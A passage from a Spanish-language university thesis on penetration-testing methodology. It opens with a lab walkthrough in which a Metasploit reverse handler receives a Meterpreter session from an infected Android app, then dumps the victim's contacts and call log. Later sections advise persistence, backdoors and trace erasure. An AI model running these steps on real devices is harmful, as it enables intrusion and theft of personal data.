
Figura 143. *Background* en espera de la infección.

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.37.129:4567
[*] Starting the payload handler...
```

Fuente: autor.

En la máquina victima (Android), se descarga el archivo utilizando el servicio de apache que se encendió en la Kali con la dirección y el nombre del mismo.


Figura 144. Descarga de virus en la víctima.



Fuente: autor.

Una vez descargado el archivo se procede a realizar su instalación en la máquina víctima para activar la conexión reversa a la máquina atacante.

Figura 145. Instalación del virus en la máquina víctima.



Fuente: autor.

En la máquina atacante se observa que la conexión reversa con la víctima se activa y se utiliza el comando sessions para retomar la sesión activa.

Figura 146. Conexión reversa activa.

```
msf exploit(handler) >
[*] Sending stage (68404 bytes) to 192.168.37.145
[*] Meterpreter session 1 opened (192.168.37.129:4567 -> 192.168.37.145:49606) at
2018-03-16 16:52:47 -0400
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Fuente: autor.

Con el comando dump_contacts se logra obtener un archivo con la lista de contactos de la víctima, como se observa en la figura 147.


Figura 147. Obtención lista de contactos.

```
meterpreter > dump_contacts
[*] Fetching 2 contacts into list
[*] Contacts list saved to: contacts_dump_20180316165420.txt
```

Fuente: autor.

Se procede a verificar el archivo generado con el comando anterior, observando que se tiene la lista completa de los contactos de la víctima.


Figura 148. Archivo contactos de la víctima.



Fuente: autor.

Con el comando *dump_calllog* se logra obtener un archivo con la lista de las llamadas efectuadas por la víctima, como se observa en la imagen.

Figura 149. Obtención lista de llamadas.




Fuente: autor.

Se procede a verificar el archivo generado con el comando anterior, observando que se tiene la lista completa de las llamadas realizadas por la víctima, se pueden

utilizar diferentes comandos u opciones para obtener información de la víctima, teniendo en cuenta que se tiene una sesión activa de forma reversa.

Figura 150. Archivo llamadas de la víctima.



Fuente: autor.

7. RESULTADOS E IMPACTO

7.1 RESULTADOS

Teniendo en cuenta el desarrollo del trabajo y las simulaciones efectuados, se logra poner en práctica el Diseño de Metodología propuesto, logrando la consecución de un método, el cual, de acuerdo con la investigación de los diferentes trabajos realizados se puede indicar que es viable y funcional para la ejecución de una prueba de penetración en diferentes sistemas, por lo anterior, el resultado global de esta monografía concentra el siguiente método a través del desarrollo de los pasos mencionados.

7.1.1 Fase de reconocimiento (Recopilación de Información). La realización de diferentes consultas puede llevar a la obtención de información del objetivo, utilizando para esto métodos pasivos o activos, de acuerdo con el trabajo propuesto, dentro de este paso se puede recolectar gran cantidad de datos que sirven para direccionar la prueba con el fin de lograr los objetivos propuestos.

7.1.2 Mapeo de la red (Recopilación de Información). Este paso permite realizar un bosquejo del estado de la red, así como las máquinas que muestran actividad, incluyendo los servicios y puertos activos, con el fin de enfocar el esfuerzo en la toma de decisiones acertadas, de manera que se propongan los posibles puntos de ataque o zonas débiles que se pudieran presentar, para evitar desgaste del personal, recursos y tiempo.

7.1.3 Identificación de vulnerabilidades. Durante este paso es importante la concentración de la información recolectada en las fases anteriores, para contrastarla con las bases de datos de reportes de vulnerabilidades o incluso según la pericia de las personas, la opción de encontrar un punto débil no conocido hasta el momento y diseñar un esquema de ataque para lograr vulnerarlo, en esta fase se pueden utilizar herramientas automatizadas, así como el análisis de forma manual de las versiones o sistemas operativos hallados, para generar un plan de acción en los siguientes pasos, que permita una claridad en las decisiones que se tomen acerca de los puntos de ataque.

7.1.4 Explotación de Vulnerabilidades. Una vez lograda la recolección de información y la identificación de las vulnerabilidades presentes, es necesario tener en cuenta los pasos que se seguirán para la explotación de las mismas, debido a que varios de los equipos están conectados a sistemas de detección y

prevención de intrusiones, por lo que, un mal movimiento o un falso positivo podrían alertar a la organización de estas actividades y cerrar las brechas de seguridad antes de que se logre su explotación; durante el desarrollo de este paso se pueden utilizar herramientas automatizadas, personalizadas, pruebas de concepto, generación de ambientes virtuales del objetivo o técnicas de ingeniería social para lograr el acceso a los sistemas vulnerables.

7.1.5 Post-explotación. Cuando se alcanza la explotación de una vulnerabilidad, es importante tratar de generar persistencia en la víctima, con el fin de lograr acceder desde otros puntos, sin importar que la brecha de seguridad sea eliminada, para el desarrollo de este paso se pueden generar algunos canales encubiertos, puertas traseras o herramientas personalizadas que permitan el acceso a los sistemas comprometidos, por otra parte, también se debe procurar el borrado de las huellas causadas durante la penetración, para evitar el seguimiento de los pasos que pudieran llevar hacia el equipo que desarrollo la tarea.

7.1.6 Elaboración de informe. Por último, al terminar los pasos del método antes mencionado, es importante documentar cada parte del proceso, con el fin de evitar malos entendidos con la organización o empresa contratante, este documento es primordial para generar transparencia en el desarrollo de las pruebas de penetración y debe contener las vulnerabilidades o deficiencias encontradas en la seguridad de los sistemas de información, al igual que la recomendación de los controles de mitigación y las estrategias apropiadas de control, cabe resaltar que se recomienda la generación de dos informes independientes, uno que se enfoque a la parte ejecutiva con un lenguaje poco técnico dirigido a los altos ejecutivos y el otro totalmente técnico encaminado al personal encargado de los sistemas informáticos.

7.2 IMPACTO

La tecnología continuará evolucionando y con este avance las Organizaciones seguirán siendo cada vez más dependientes de las Tecnologías de la Información y las Telecomunicaciones, esto lleva consigo vulnerabilidades inherentes a los diferentes sistemas, las cuales podrían aumentar, producto de, malas configuraciones, inadecuada gestión o falta de capacidades y competencias técnicas de los operadores de los procesos.


Todo esto lleva a que el personal que se especializa en el campo de la Seguridad Informática tenga que seguir trabajando de forma constante, para madurar sus modelos de seguridad, desde el enfoque estratégico y técnico, realizando pruebas constantes para garantizar la seguridad de la información y los procesos de

negocio de las Empresas; este proyecto permite observar un método basado en investigación, que brinda la posibilidad de implementar unos pasos dentro de una prueba de penetración, para facilitar la verificación de la seguridad y la realización de pruebas que permitan encontrar brechas en los sistemas para que sean controladas y/o mitigadas antes de que sean explotadas.

8. MÉTODO PARA REALIZAR PRUEBAS DE PENETRACIÓN

Teniendo en cuenta el desarrollo de la investigación y las simulaciones efectuadas se recomienda el seguimiento de las fases planteadas, las cuales son producto del estudio de algunas de las metodologías más importantes a nivel internacional para la realización de una prueba de vulnerabilidad, generando un método basado en investigación que provee el entendimiento de los pasos que se podrían utilizar para facilitar el proceso durante el mencionado trabajo.

Figura 151. Resumen método planteado



Fuente: autor.

De acuerdo con la imagen anterior, se observan cuatro grandes pasos independientes y uno trasversal, el cual complementa la recolección de información de cada actividad realizada durante el desarrollo de una prueba de penetración.


8.1 RECOPILACIÓN DE INFORMACIÓN

Dentro de esta fase se contempla la forma inicial del proceso, incluyendo factores como: el tipo de prueba a realizar, la profundidad de la misma, los parámetros a

tener en cuenta, las limitaciones, las responsabilidades, entro otros; dejando los objetivos en un marco legal claro.

Por otra parte, también se contemplan todas las consultas necesarias acerca del objetivo, utilizando métodos técnicos y no técnicos, con el fin de obtener una visión global lo más acertada posible acerca de la organización, sus fortalezas y limitaciones.


Figura 152. Recopilación de Información



Fuente: autor.

8.1.1 Identificación y análisis de Vulnerabilidades. Para este punto se debe tener una perspectiva clara del objetivo, con el fin de efectuar un análisis profundo de las posibles brechas de seguridad e identificar los puntos que se consideran débiles para realizar las pruebas respectivas, que confirmen o desvirtúen estas posturas, cabe resaltar que una vez se haya efectuado la tipificación de estas potenciales vulnerabilidades, es importante crear un plan de ataque, el cual permita ser lo más silencioso posible durante la fase posterior.


Figura 153. Identificación y análisis de Vulnerabilidades



Fuente: autor.

8.1.2 Explotación de Vulnerabilidades. Una vez consolidados los pasos anteriores, se da inicio al desarrollo de las pruebas de acuerdo con los análisis efectuados y el plan trazado, el cual podría tener ajustes dependiendo de las barreras de seguridad encontradas o las variaciones que se den durante la explotación de las brechas identificadas; depende de la profundidad y el tiempo pactado con la organización, se pueden utilizar diferentes técnicas, tales como: Ingeniería Social, Ataque de hombre en el medio (MitM), Inyección de código, Fuerza bruta, Ataque de denegación de servicio, entre otros.

Figura 154. Explotación de Vulnerabilidades



Fuente: autor.

8.1.3 Post-Explotación. Este paso depende de los parámetros acordados con la Organización, los cuales deben ser previamente autorizados y posteriormente dados a conocer para que se corrijan las novedades encontradas, eliminando todo lo que se haya dejado oculto y que pudiese poner en riesgo la seguridad de la red y la información.

Figura 155. Post-Explotación

Fuente: autor.

8.1.4 Generación de Informes. Esta fase se pretende que sea trasversal dentro de todo el desarrollo de la prueba, con el fin de tener un registro lo más detallado posible de los pasos adelantados, al igual que las vulnerabilidades encontradas y la forma como se trabajó para explotarlas, incluyendo las recomendaciones de seguridad respectivas para el mejoramiento de las brechas descubiertas.

9. CONCLUSIONES

Considerando los diferentes puntos observados durante el trabajo y algunas de las metodologías existentes (OSSTMM, ISSAF, OWASP y PTES), como se describió en el marco teórico, se resalta la importancia en el seguimiento de una metodología o un método basado en investigación, con el fin de llevar una prueba organizada y exitosa, que demuestre resultados positivos a la organización objeto de estudio.

Por lo anterior, en el desarrollo del presente documento se logra observar que de acuerdo a la descripción efectuada de las metodologías antes mencionadas, se propone un método claro y compuesto por una serie de pasos simplificados, a través de la realización de unas simulaciones de pruebas detalladas, con unas actividades claras y definidas, de fácil comprensión y que llevan al lector paso a paso en los puntos a seguir: fase de reconocimiento y mapeo de la red (recopilación de información), identificación de vulnerabilidades, explotación de vulnerabilidades, post-explotación y elaboración de informe; que serán los insumos necesarios a tener en cuenta durante el desarrollo de una prueba de penetración a sistemas informáticos, permitiendo contar de manera proactiva con una estructura rápida basada en investigación para la ejecución de las mismas en diferentes entornos.

De acuerdo con lo expresado, es importarte destacar que todas las simulaciones que se realizaron, se documentaron de forma organizada con el fin de lograr una explicación de los pasos propuestos y dar un ejemplo de los resultados que se pueden obtener.

Cabe resaltar que el cumplimiento de los objetivos propuestos fue llevado a cabo con la aplicación de los conocimientos adquiridos a lo largo de la Especialización en Seguridad Informática de la Universidad Nacional Abierta y a Distancia UNAD, logrando observar en el punto anterior los pasos del método propuesto como un escenario de guía para las personas que se interesen por la ejecución de pruebas de penetración.

Por otra parte, se pueden incluir algunas preguntas que permitirán direccionar el desarrollo de esta labor como:

- ¿Tipo de *Pentest*?: Dependiendo si se cuenta con alguna información previa de la Organización (Caja Blanca, Negra o Gris).

- ¿Definición del alcance?: Establecer los límites de lo que se quiere lograr con la prueba y las restricciones de la misma.

• ¿Definición de la metodología o método a utilizar?: Proyectar la organización o pasos que se llevaran a cabo para la realización de la prueba, con el fin de definir la estructura de cada fase.

• ¿Segmento de la red?: Coordinación previa del segmento de la red objeto de la prueba.

• ¿Profundidad del *Pentest*?: Que nivel de intrusión está permitida, de acuerdo con la identificación de las vulnerabilidades.

• ¿Tiempos requeridos y cronograma para la prueba?: Es importante definir un cronograma de acuerdo con el tamaño del segmento de la red autorizada para cada fase prevista en el planeamiento efectuado.

• Blancos: Terminales relevantes presentes dentro del segmento de red autorizado.

• Generación de reportes: De acuerdo con lo realizado incluyendo especificaciones técnicas de cada paso.

10. DIVULGACIÓN

El desarrollo del presente proyecto de grado será dado a conocer en colaboración de la biblioteca de la Universidad Nacional Abierta y a Distancia – UNAD, a través de su aplicativo en línea, en donde se publicara un archivo PDF correspondiente al documento final presentado ante los jurados, posterior a la sustentación del mismo; con el fin de que todos los estudiantes de la Universidad que se encuentren interesados en el tema de Pruebas de Penetración puedan acceder al documento.

BIBLIOGRAFÍA

ALBORS, J. Ataques al DNS: cómo intentan dirigirte a páginas falsas. 2017. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet:https://www. welivesecurity. com/la-es/2017/02/09/ataques-al-dns/

_____. ¿Sabes qué es un backdoor y en qué se diferencia de un troyano? 2015. . [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: http://www. welivesecurity. com/la-es/2015/04/17/que-es-un-backdoor/

ALCALDÍA MAYOR DE BOGOTÁ. Ley 594 de 2000. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www.alcaldiabogota.gov.co/ sisjur/normas/ Norma1.jsp?i=4275

_____. Ley 1480 de 2011. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet:http://www. alcaldia bogota.gov.co/sisjur/normas/ Norma1. jsp?i=1480

ARANDA SOFTWARE. Las 15 principales estadísticas de 2017 para IT. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://arandasoft.com/las-quince-principales-estadísticas-it

ÁVILA Y GRANADA. Metodología para la identificación de indicadores de compromiso para la protección de infraestructuras criticas. Bogotá: Universidad de Alcalá, 2018.

CALLES, Juan y GONZÁLEZ, Pablo. La Biblia del Footprinting. España: Flu Project

CEF. Tutoriales de la computación. 2012. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://www.timetoast.com/.../ historia-de-la-computacion-016a 8048-859b-4dbd-a9e6-.

CENTRO CIBERNÉTICO POLICIAL. Amenazas del Cibercrimen en Colombia 2016-2017. Bogotá: Dirección de Investigación Criminal e INTERPOL, 2017

CLARKE, Richard y KNAKE, Robert. CyberWar: The Next Threat to National Security and What to Do About. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://www.researchgate.net/.../241717610_A_ Review_of_Richa..

CRHOY.COM. Ataques informáticos para el 2018 serán más destructivos, según estudio. 2017. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en

Internet en: https://www.crhoy.com/mundo/ataques-informaticos-para-el-2018-seran-mas-destructivos-segun-estudio/

CHRISTMAS TREE PACKET. A packet with every single option. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet:http://www.catb.org/jargon/html/C/Christmas-tree-packet.html

COLLADO, Carlos Fernando; DAHNKE, GORDON L. La comunicación humana: Ciencia social. México: Mc Graw Hill, 1986

CONSEJO NACIONAL DE POLITICA ECONÓMICA Y SOCIAL DE COLOMBIA. Conpes 3701 de 2011: Lineamientos de política para la Ciberseguridad y Ciberdefensa. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet https://www.mintic.gov.co/portal/604/articles-3510_documento.pdf

_____. Conpes 3654 de 2016. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: https://colaboracion.dnp.gov.co/CDT/Conpes/Econ% C3%B3micos /3854.pdf

DEFINICIONES.COM. Definición de Metodología. [En línea], [consultado el 23 de octubre de 2017]. Disponible en Internet en: http://conceptodefinicion.de/metodologia/

ECURED. Definición de Ciberespacio. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en:https://www.ecured.cu/Ciberespacio

_____. Definición de Ciberguerra. [En línea], [consultado el 253 de septiembre de 2018]. Disponible en Internet en:https://www.ecured.cu/Ciberguerra

_____. Definición de Cibernética. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: https://www.ecured.cu/Cibernética

FONALITY – NETFORTRIS. Trixbox distribución del sistema operativo GNU/Linux, basada en CentOS. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://es. wikipedia.org/wiki/Trixbox

GIBSON, Wilson. Neuromante. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: https://www.ciencia-ficcion.com/opinion/op00508.htm.

GLOSARIO. Definición de *Hacking* ético. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: http://www.internetglosario.com/1131/hackingetico.html

GOOGLE INC. Android KitKat Version 4.4.2. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www. android.com/ versions/kit-kat- 4-4/

GRAVES. Definición de Black Box, White Box, Grey Box -(Graves, 2010). [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en:https://jummp.wordpress.com/ 2011/05/27/testing-de-caja-gris-grey-box-testing/

HERZOG & ISECOM. OSSTMM 3 - The Open Source Security Testing Methodology Manual. New York: ISECOM, 2010

INFOBAE. Las cinco principales ciberamenazas para 2018 y como combatirlas. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet: https://www.infobae. com/tendencias/innovacion/2017/12/09/las-cinco-principales-ciberamenazas-para-2018-y-como-combatirlas/

INSTITUTO TECNOLÓGICO “LA MARAÑOSA” (ITM). Metodología Hacking Ético. Madrid: Ministerio de la Defensa de España, 2013

KALI LINUX. Kali Linux Distribution. Ámsterdam , 2013

KENNEDY, O'Gorman, KEARNS, & AHARONI. Metaesploit: The Penetration Tester's Guide. 2011 [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet:

LÓPEZ SANTOYO, Roberto. Propuesta de implementación de una metodología de auditoría de seguridad informática. 2015. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet:https://repositorio.uam.es/ bitstream/ handle/10486/668900/ Lopez_Santoyo_ Roberto_ tfg.pdf?sequence=1

LÓPEZ, Antonio. OWASP Testing Guide v4.0. Guía de seguridad en aplicaciones Web. España: Instituto Nacional de Ciberseguridad de España S.A.2017. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet https://www.certsi.es/blog/owasp-4

LYON GORDON, Nmap. 2018. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: www.waysidecenter.org/.../nmap-network-scanning-the-official-p.

MEUCCI, Matteo; ANDREW, Muller. Testing Guide 4.0. Estados Unidos: Open Web Aplication Security Project (OWASP), 2013

MICROSOFT. Windows Server 2003. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.microsoft. com/es-es/download/

details.aspx?id=8

_____. Windows 8.1. 2012 [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.microsoft.com/es-es/software-download/
windows8

_____. Service Pack 3 for *Microsoft* Office Accounting *2009*. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet https://www. microsoft.com/en-us/download/details.aspx?id.

_____. Windows Server 2008. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.microsoft.com/es-co/download/ details.aspx?id=5023

MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Ley 1273 de 2009. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet https://www.mintic.gov. co/portal/ 604/articles-3705_documento.pdf

_____. Ley 527 de 1999. https://www.mintic.gov.co/portal /604/ articles - 3679_documento.pdf

_____. Ley 679 de 2001.[En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet:https://www.mintic.gov.co/portal/604/articles-3685_ documento. pdf

_____. Ley 1341 de 2009. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: https://www.mintic.gov.co/ portal/604/articles-3707_documento.pdf

_____. Decreto 0032 de 2013. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: https://www.mintic.gov.co/portal/604/articles-3602_documento.pdf

NICKERSON Y OTROS. High Level Organization of the Standard. 2014 [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet http://www.pentest-standard.org/index.php/Main_Page

NICKERSON Y OTROS. Penetration Testing Execution Standard. 2014. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www.pentest-standard. org/ index.php/Main_Page

OWASP. Broken Web Applications Project: 1.2. 2015[En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.owasp.org/.../ OWASP_Broken_web-applications.

PRESIDENCIA DE LA REPÚBLICA DE COLOMBIA. Decreto 2364 de 2012. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: htpp://presidencia decolombia.gov.co.

RAPID. Metasploitable 2 - Entorno de prueba que proporciona un lugar seguro para realizar pruebas de penetración e investigación de seguridad 2012. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.fwhibbit.es/guia -metasploitable-2-parte

RATHORE y OTROS. Information Systems Security Assessment Framework (ISSAF). Estados Unidos: Open Information Systems Security Group (OISSG), 2006

REAL ACADEMIA ESPAÑOLA. . Significado de la palabra software. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet en: www.rae.es/obras-academicas/diccionarios/diccionario-de-la-lengua-española

REVISTA DINERO. El apetitoso negocio del cibercrimen. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet: https://www.dinero. com/edicion-impresa/ tecnologia/articulo/las-cifras-que-mueven-el-cibercrimen-a-nivel-global/241593

SAMPIERI, Roberto H.; COLLADO, Carlos F.; LUCIO, Pilar B. Metodología de la investigación. México: Mc Graw Hill.

SEARCH SEGURITY. Definición de Footprinting. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: http://searchsecurity. techtarget.com/definition/footprinting

SECRETARIA DEL SENADO DE COLOMBIA. Ley 1266 de 1988. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www. secretariasenado.gov.co/senado/basedoc/ley_1266_2008.htm

SOTO MARVIN, G. ¿Qué es el envenenamiento ARP o ataque ARP Spoofing y ¿Cómo funciona? 2016. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://medium.com/@marvin.soto/que-es-el-envenenamiento - arp-o-ataque - arp-spoofing-y-como-funciona-7f1e174850f2

TECHOPEDIA.COM. Definición de Whois. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en: https://www.techopedia.com/ definition/2469/whois

THE VYOS PROJECT. VyOS open source network operating system based on Debian GNU/ Linux, 2013. [consultado el 23 de septiembre de 2018]. Disponible en internet: https://wiki.vyos
net/

THE WIRESHARK TEAM, Wireshark. 2018. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.wireshark. org/ security/ wnpa-sec-

VALDEZ ALVARADO. OSSTMM 3 - Análisis y Diseño de Sistemas de Información. 2013. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www. Revistas bolivianas.org.bo/pdf/ rits/n8/n8a 13.pdf

VALLE, Mónica. El ransomware en cifras. 2016 [En línea], [consultado el 2 de septiembre de 2018]. Disponible en Internet: https://globbsecurity. com/ran somware- cifras-38969/

